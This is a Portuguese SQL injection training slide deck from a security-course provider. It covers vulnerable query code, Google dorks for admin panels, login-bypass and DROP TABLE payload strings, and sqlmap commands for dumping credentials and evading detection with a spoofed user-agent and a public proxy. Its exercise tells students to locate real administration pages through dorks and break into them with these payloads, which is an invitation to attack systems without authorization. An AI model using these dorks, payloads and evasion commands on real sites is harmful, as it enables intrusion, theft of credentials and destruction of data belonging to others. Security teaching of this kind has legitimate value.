eSecurity



Treinamentos em Segurança da Informação

O que temos pra hoje?

Temas de Hoje:


- **SQL Injection Básico**
- Entendendo SQLi
- **SQLi Básico**
- Erros de Código
- Principais Dorks
- Exemplos
- SQLi Strings
- Exercício
- **SQL Injection vs Blind SQL**
- **SQL Injection com SQLMap**
    - Principais opções
    - Coletando informações com SQLMap
    - Evasão com SQLMap

SQLi Básico



SQLi Básico - Definição

A Injeção de SQL, mais conhecida através do termo americano SQL Injection, é um tipo de ameaça de segurança que se aproveita de falhas em sistemas que interagem com bases de dados via SQL. A injeção de SQL ocorre quando o atacante consegue inserir uma série de instruções SQL dentro de uma consulta (query) através da manipulação das entradas de dados de uma aplicação



SQLi Básico – Erro de Código

Também é considerado SQL Injection o fato de enganar o form com uma falha de programação.

Vamos ao exemplo de um código de validação de usuário:

*var query = "SELECT * FROM usuarios WHERE login = '" + login +"' AND senha = '" + senha + "' ";*

Podemos também causar um erro para testar a aplicação apenas adicionando um caracter

*SELECT * FROM usuarios WHERE login = ' ' ' AND password = '[password]' ;*

Vamos supor que adicionamos aos campos de usuário e senha o seguinte item.

' or 1=1 --

SELECT * FROM usuarios WHERE login = ' ' or 1=1- - ' AND senha = '[senha]';

SQLi Básico - Dorks

Você pode procurar páginas com vulnerabilidades através de Dorks.

Seguem alguns exemplos:
allinurl:/webadmin/default.asp
allinurl:/menu_admin/default.asp
allinurl:/menu_admin/index.asp
allinurl:/menu_admin/login.asp
allinurl:/noticias/admin/
allinurl:/news/admin/
allinurl:/cadastro/admin/
allinurl:/portal/admin/
allinurl:/site/admin/
allinurl:/home/admin.asp
allinurl:/home/admin/index.asp
allinurl:/home/admin/default.asp
allinurl:/home/admin/login.asp
allinurl:/web/admin/index.asp

SQLi Básico - Exemplos

SQL esperado	Parâmetros informados		SQL resultante	Comentário
	Campo_login	Campo_senha		
SELECT * FROM tabela_usuarios WHERE login = 'campo_login' AND senha = 'campo_senha'	alan';--		SELECT * FROM tabela_usuarios WHERE login = 'marcos';--' AND senha = 'campo_senha'	Se o usuário já souber o login (no caso, login do usuário alan) então consegue logar sem senha, já que os caracteres "--" são comentários no SQL
	' OR 1=1 --		SELECT * FROM tabela_usuarios WHERE login = '' OR 1=1--' AND senha = 'campo_senha'	Neste caso, não é necessário saber nem o login nem a senha, pois a condição "OR 1=1" sempre vai ser satisfeita e todos os comandos posteriores são comentados pelos carecteres "--"
	123'; DROP TABLE produtos; --		SELECT * FROM tabela_usuarios WHERE login = '123'; DROP TABLE produtos;-- ' AND senha = 'campo_senha'	Este caso é muito parecido com o primeiro mas um comando para apagar uma tabela é executado antes do comentário. Na verdade aqui o objetivo era somente apagar a tabela, por isso foi passado um login qualquer.

SQLi Básico - Strings

Seguem alguns exemplos de Strings para SQLi

b’ or ‘ 1=’
‘ or ’1
‘ or ‘|
‘ or ‘a’='a
‘ or ”=’
‘ or 1=1–
‘) or (‘a’='a
‘ or ’1′=’1
admin ‘ – -
‘ ou 0=0 –
“ou 0=0 –
ou 0=0 –
‘ ou 0=0 #
“ou 0=0 #
ou 0=0 #
‘ ou ‘ x’='x
“ou” x”=”x
‘) ou (‘ x’='x
‘ ou 1=1 –
“ou 1=1 –
ou 1=1 –
‘ ou a=a –
“ou” a”=”a
‘) ou (‘ a’='a
“) ou (“a”=”a
hi “ou” a”=”a
hi “ou 1=1 –
hi ‘ ou 1=1 –
hi ‘ ou ‘ a’='a
hi ‘) ou (‘ a’='a
hi”) ou (“a”=”a
‘ or ‘x’='x

Exercício

Localize páginas de administração utilizando as técnicas do Google Dorks e invada-os utilizando SQL Injection Básico

SQL Injection x Blind SQL

Qual a diferença entre SQL Injection e Blind Sql Injection?



SQLi Intermediário - SQLMap

SQLMAP



String: sqlmap --url "http://testphp.vulnweb.com/listproducts.php?cat=1" –[opções]

SQLi Intermediário - SQLMap

“Sqlmap é uma ferramenta open source para penetration test que automatiza o processo de detecção e exploiting de vulnerabilidades a Sqli Injection, é escrita em python e tem suporte tanto GNU linux ou windows.”

O sqlmap além de oferecer as funções para detectar e explorar as vulnerabilidades a SQLI, ele consegue também tentar “dominar” o sistema de banco de dados se for possível.

SQLi Intermediário - SQLMap

Seguem alguns parâmetros de uso do SQLMap:

--help
Mostra as opções do SQLMAP

--current-db
Apresenta o banco de dados atual
Exemplo: *sqlmap --url "http://testphp.vulnweb.com/listproducts.php?cat=1" --current-db*

--banner
Pega o Banner do DBMS
Exemplo: *sqlmap --url "http://testphp.vulnweb.com/listproducts.php?cat=1" -b*

--dbs
Lista os bancos de dados do DBMS
Exemplo: *sqlmap -url "http://testphp.vulnweb.com/listproducts.php?cat=1" –dbs*

--tables
Apresenta as tabelas do banco selecionado
Exemplo: *sqlmap -url "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart --tables*

DBMS: “Database Management System”, sistema gerenciador de banco de dados

SQLi Intermediário - SQLMap

--columns
Apresenta as colunas da tabela selecionada
Exemplo: *sqlmap --u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns*

--dump
Extrai as informações da colunas selecionadas
Exemplo: *sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users -C 'uname,pass' –dump*

--current-user
Extrai informações sobre usuário conectado no banco de dados corrente
Exemplo: *sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 –curent-user*

--is-dba
Verifica se o usuário atual é administrador do Banco
Exemplo: *sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --is-dba*

--users
Enumera todos os usuários
Exemplo: *sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --users*

--search
Varre o banco atrás do que você procura, pode ser um banco, tabela ou coluna
Exemplo: *sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --search –C 'pass'*

SQLi Intermediário – Evasão SQLMap

O agente atual é *sqlmap/1.0-dev (http://sqlmap.org),* tentaremos altera-lo para *Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.10) Ubuntu/20100914 Firefox/3.6.10* para simular um acesso tradicional

```
sqlmap -u "http://198.199.108.78/sql_injection/index.php?search=" --dbs --user-agent="Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.10) Ubuntu/20100914 Firefox/3.6.10"
```

SQLi Intermediário – Evasão SQLMap

Usaremos desta vez um proxy publico, escolheremos o site HideMyAss

Acesse o site http://hidemyass.com/proxy-list/ e escolha um proxy

Agora devemos efetuar o scan com o proxy selecionado

sqlmap -u "http://198.199.108.78/sql_injection/index.php?search=" --dbs --user-agent="Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.10) Ubuntu/20100914 Firefox/3.6.10“ --proxy="http://189.108.118.194:3128"

printf ("\Chega por hoje\n");

www.eSecurity.com.br

E-mail: alan.sanches@esecurity.com.br

Twitter: @esecuritybr e @desafiohacker

Skype: desafiohacker

Fanpage: www.facebook.com/academiahacker

